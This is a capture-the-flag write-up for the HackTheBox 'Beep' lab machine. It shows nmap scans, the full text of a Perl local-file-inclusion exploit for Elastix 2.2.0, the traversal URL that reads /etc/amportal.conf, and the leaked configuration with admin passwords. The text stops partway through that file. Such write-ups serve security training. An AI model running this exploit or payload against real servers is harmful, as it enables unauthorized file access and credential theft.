
HackTheBox – Beep

I started by adding beeps IP address 10.10.10.7 to /etc/hosts as beep.htb

I ran a fast nmap scan of the top 1000 ports followed by a fast scan of all ports




```
root@kali:~/Desktop/HTB/Beep# nmap beep.htb -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-24 12:12 BST
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ETC: 12:12 (0:00:00 remaining)
Nmap scan report for beep.htb (10.10.10.7)
Host is up (0.030s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
443/tcp   open  https
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql
4445/tcp  open  upnotifyp
10000/tcp open  snet-sensor-mgmt

Nmap done: 1 IP address (1 host up) scanned in 1.45 seconds
root@kali:~/Desktop/HTB/Beep# nmap beep.htb -p- -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-24 12:13 BST
Nmap scan report for beep.htb (10.10.10.7)
Host is up (0.022s latency).
Not shown: 65519 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
443/tcp   open  https
878/tcp   open  unknown
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql
4190/tcp  open  sieve
4445/tcp  open  upnotifyp
4559/tcp  open  hylafax
5038/tcp  open  unknown
10000/tcp open  snet-sensor-mgmt

Nmap done: 1 IP address (1 host up) scanned in 17.54 seconds
root@kali:~/Desktop/HTB/Beep# 
```

I then ran a thorough scan of all of the open ports, this gave me the impression that this a a few possible attack vectors.

```
# Nmap 7.80 scan initiated Fri Apr 24 12:15:20 2020 as: nmap -A
-p22,25,80,110,111,143,443,878,993,995,3306,4190,4445,5038,10000 -oN nmap-full.txt beep.htb
Nmap scan report for beep.htb (10.10.10.7)
Host is up (0.018s latency).

PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|_  2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp    open  smtp       Postfix smtpd
|_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN,
ENHANCEDSTATUSCODES, 8BITMIME, DSN,
80/tcp    open  http       Apache httpd 2.2.3
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://beep.htb/
|_https-redirect: ERROR: Script execution failed (use -d to debug)
110/tcp   open  pop3       Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_pop3-capabilities: EXPIRE(NEVER) STLS USER APOP LOGIN-DELAY(0) PIPELINING TOP RESP-
CODES IMPLEMENTATION(Cyrus POP3 server v2) AUTH-RESP-CODE UIDL
111/tcp   open  rpcbind    2 (RPC #100000)
143/tcp   open  imap       Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_imap-capabilities: IDLE CHILDREN Completed QUOTA URLAUTHA0001 RIGHTS=kxte
THREAD=REFERENCES ACL IMAP4 LIST-SUBSCRIBED MULTIAPPEND X-NETSCAPE OK
THREAD=ORDEREDSUBJECT NO LITERAL+ CATENATE UNSELECT SORT ID RENAME LISTEXT
SORT=MODSEQ BINARY ANNOTATEMORE NAMESPACE STARTTLS ATOMIC IMAP4rev1
CONDSTORE MAILBOX-REFERRALS UIDPLUS
443/tcp   open  ssl/https?
|_ssl-date: 2020-04-24T10:21:45+00:00; -56m52s from scanner time.
878/tcp   open  status     1 (RPC #100024)
993/tcp   open  ssl/imap   Cyrus imapd
|_imap-capabilities: CAPABILITY
995/tcp   open  pop3       Cyrus pop3d
3306/tcp  open  mysql      MySQL (unauthorized)
4190/tcp  open  sieve      Cyrus timsieved 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4 (included w/cyrus imap)
4445/tcp  open  upnotifyp?
5038/tcp  open  asterisk   Asterisk Call Manager 1.1
10000/tcp open  http       MiniServ 1.570 (Webmin httpd)
|_http-server-header: MiniServ/1.570
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|media device|PBX|WAP|specialized|printer|proxy server
Running (JUST GUESSING): Linux 2.6.X|2.4.X (95%), Linksys embedded (94%), Riverbed RiOS (94%), HP
embedded (94%), Osmosys embedded (93%), WebSense embedded (93%)
OS CPE: cpe:/o:linux:linux_kernel:2.6.18 cpe:/o:linux:linux_kernel:2.6.27 cpe:/o:linux:linux_kernel:2.4.32
cpe:/h:linksys:wrv54g cpe:/o:riverbed:rios cpe:/o:linux:linux_kernel:2.6
Aggressive OS guesses: Linux 2.6.18 (95%), Linux 2.6.9 - 2.6.24 (95%), Linux 2.6.9 - 2.6.30 (95%), Linux
2.6.27 (likely embedded) (95%), Linux 2.6.20-1 (Fedora Core 5) (95%), Linux 2.6.27 (95%), Linux 2.6.30
(95%), Linux 2.6.5 - 2.6.12 (95%), Linux 2.6.5-7.283-smp (SuSE Enterprise Server 9, x86) (95%), Linux
2.6.8 (Debian 3.1) (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Hosts:  beep.localdomain, 127.0.0.1, example.com

Host script results:
|_clock-skew: -56m52s
```


```
TRACEROUTE (using port 143/tcp)
HOP RTT      ADDRESS
1   17.61 ms 10.10.14.1
2   18.77 ms beep.htb (10.10.10.7)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Apr 24 12:21:12 2020 -- 1 IP address (1 host up) scanned in 352.49 seconds
```

I decided to take a look at what was running on port 80 where I was presented with a login panel for elastix.




Elastix is licensed under GPL by PaloSanto Solutions. 2006 - 2020.

Searching for exploits for this yielded several results. After taking a look at these I eventually settled on an LFI exploit.




```
root@kali:~/Desktop/HTB/Beep# cat /usr/share/exploitdb/exploits/php/webapps/37637.pl
source: https://www.securityfocus.com/bid/55078/info

Elastix is prone to a local file-include vulnerability because it fails to properly sanitize user-supplied input.

An attacker can exploit this vulnerability to view files and execute local scripts in the context of the web server process. This may aid in further attacks.

Elastix 2.2.0 is vulnerable; other versions may also be affected.

#!/usr/bin/perl -w

#------------------------------------------------------------------------------------#
#Elastix is an Open Source Sofware to establish Unified Communications.
#About this concept, Elastix goal is to incorporate all the communication alternatives,
#available at an enterprise level, into a unique solution.
#------------------------------------------------------------------------------------#
############################################################
# Exploit Title: Elastix 2.2.0 LFI
# Google Dork: :(
# Author: cheki
# Version:Elastix 2.2.0
# Tested on: multiple
# CVE : notyet
# romanc-_-eyes ;)
# Discovered by romanc-_-eyes
# vendor http://www.elastix.org/

print "\t Elastix 2.2.0 LFI Exploit \n";
print "\t code author cheki   \n";
print "\t 0day Elastix 2.2.0  \n";
print "\t email: anonymous17hacker{}gmail.com \n";

#LFI Exploit: /vtigercrm/graph.php?current_language=../../../../../../../..//etc/amportal.conf%00&module=Accounts&action

use LWP::UserAgent;
print "\n Target: https://ip ";
chomp(my $target=<STDIN>);
$dir="vtigercrm";
$poc="current_language";
$etc="etc";
$jump="../../../../../../../..//";
$test="amportal.conf%00";

$code = LWP::UserAgent->new() or die "inicializacia brauzeris\n";
$code->agent('Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)');
$host = $target . "/".$dir."/graph.php?".$poc."=".$jump."".$etc."/".$test."&module=Accounts&action";
$res = $code->request(HTTP::Request->new(GET=>$host));
$answer = $res->content; if ($answer =~ 'This file is part of FreePBX') {

print "\n read amportal.conf file : $answer \n\n";
print " successful read\n";

}
else {
print "\n[-] not successful\n";
        }root@kali:~/Desktop/HTB/Beep#
root@kali:~/Desktop/HTB/Beep# 
```

Visiting this directory on the web server presented me with a config file, where there appeared to be Admin credentials stored, I simply used ctrl+f to search for “pass”.



https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../..//etc/amportal.conf%00&module=Accounts&action
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
c# - Encode / Decode R...
Install Ghidra On Kali L...
zerosum0x0: XML Atta...
Vb.NET | C# Online Co...

This file is part of FreePBX. # # FreePBX is free software: you can redistribute it and/or modify # it under the terms of the GNU General Public License as published by # the Free Software Foundation, either version 2 of the License, or # (at your option) any later version. # # FreePBX is distributed in the hope that it will be useful, # but WITHOUT ANY WARRANTY; without even the implied warranty of # MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the # GNU General Public License for more details. # # You should have received a copy of the GNU General Public License # along with FreePBX. If not, see . # # This file contains settings for components of the Asterisk Management Portal # Spaces are not allowed! # Run /usr/src/AMP/apply_conf.sh after making changes to this file # FreePBX Database configuration # AMPDBHOST: Hostname where the FreePBX database resides # AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql) # AMPDBNAME: Name of the FreePBX database (e.g. asterisk) # AMPDBUSER: Username used to connect to the FreePBX database # AMPDBPASS: Password for AMPDBUSER (above) # AMPENGINE: Telephony backend engine (e.g. asterisk) # AMPMGRUSER: Username to access the Asterisk Manager Interface # AMPMGRPASS: Password for AMPMGRUSER # AMPDBHOST=localhost AMPDBENGINE=mysql # AMPDBNAME=asterisk AMPDBUSER=asteriskuser # AMPDBPASS=amp109 AMPDBPASS=jEhdIekWmdjE AMPENGINE=asterisk AMPMGRUSER=admin #AMPMGRPASS=amp111 AMPMGRPASS=jEhdIekWmdjE # AMPBIN: Location of the FreePBX command line scripts # AMPSBIN: Location of (root) command line scripts # AMPBIN=/var/lib/asterisk/bin AMPSBIN=/usr/local/sbin # AMPWEBROOT: Path to Apache's webroot (leave off trailing slash) # AMPCGIBIN: Path to Apache's cgi-bin dir (leave off trailing slash) # AMPWEBADDRESS: The IP address or host name used to access the AMP web admin # AMPWEBROOT=/var/www/html AMPCGIBIN=/var/www/cgi-bin # AMPWEBADDRESS=x.x.x.x|hostname # FOPWEBROOT: Path to the Flash Operator Panel webroot (leave off trailing slash) # FOPPASSWORD: Password for performing transfers and hangups in the Flash Operator Panel # FOPRUN: Set to true if you want FOP started by freepbx_engine (amportal_start), false otherwise # FOPDISABLE: Set to true to disable FOP in interface and retrieve_conf. Useful for sqlite3 # or if you don't want FOP. # #FOPRUN=true FOPWEBROOT=/var/www/html/panel #FOPPASSWORD=passw0rd FOPPASSWORD=jEhdIekWmdjE # FOPSORT=extension|lastname # DEFAULT VALUE: extension # FOP should sort extensions by Last Name [lastname] or by Extension [extension] # This is the default admin name used to allow an administrator to login to ARI bypassing all security. # Change this to whatever you want, don't forget to change the ARI_ADMIN_PASSWORD as well ARI_ADMIN_USERNAME=admin # This is the default admin password to allow an administrator to login to ARI bypassing all security. # Change this to a secure password. ARI_ADMIN_PASSWORD=jEhdIekWmdjE # AUTHTYPE=database|none # Authentication type to use for web admininstration. If type set to 'database', the primary # AMP admin credentials will be the AMPDBUSER/AMPDBPASS above. AUTHTYPE=database # AMPADMINLOGO=filename # Defines the logo that is to be displayed at the TOP RIGHT of the admin screen. This enables # you to customize the look of the administration screen. # NOTE: images need to be saved in the ..../admin/images directory of your AMP install # This image should be 55px in height AMPADMINLOGO=logo.png # USECATEGORIES=true|false # DEFAULT VALUE: true # Controls if the menu items in the admin interface are sorted by category (true), or sorted # alphabetically with no categories shown (false). # AMPEXTENSIONS=extensions|deviceanduser # Sets the extension behavior in FreePBX. If set to 'extensions', Devices and Users are # administered together as a unified Extension, and appear on a single page. # If set to 'deviceanduser', Devices and Users will be administered seperately. Devices (e.g. # each individual line on a SIP phone) and Users (e.g. '101') will be configured # independent of each other, allowing association of one User to many Devices, or allowing # Users to login and logout of Devices. AMPEXTENSIONS=extensions # ENABLECW=true|false ENABLECW=no # DEFAULT VALUE: true # Enable call waiting by default when an extension is created. Set to 'no' to if you don't want # phones to be commissioned with call waiting already enabled. The user would then be required # to dial the CW feature code (*70 default) to enable their phone. Most installations should leave # this alone. It allows multi-line phones to receive multiple calls on their line appearances. # CWINUSEBUSY=true|false # DEFAULT VALUE: true # For extensions that have CW enabled, report unanswered CW calls as 'busy' (resulting in busy # voicemail greeting). If set to no, unanswered CW calls simply report as 'no-answer'. # AMPBADNUMBER=true|false # DEFAULT VALUE: true # Generate the bad-number context which traps any bogus number or feature code and plays a # message to the effect. If you use the Early Dial feature on some Grandstream phones, you # will want to set this to false. # AMPBACKUPSUDO=true|false # DEFAULT VALUE: false # This option allows you to use sudo when backing up files. Useful ONLY when using AMPPROVROOT # Allows backup and restore of files specified in AMPPROVROOT, based on permissions in /etc/sudoers # for example, adding the following to sudoers would allow the user asterisk to run tar on ANY file # on the system: # asterisk localhost=(root)NOPASSWD: /bin/tar # Defaults:asterisk !requiretty # PLEASE KEEP IN MIND THE SECURITY RISKS INVOLVED 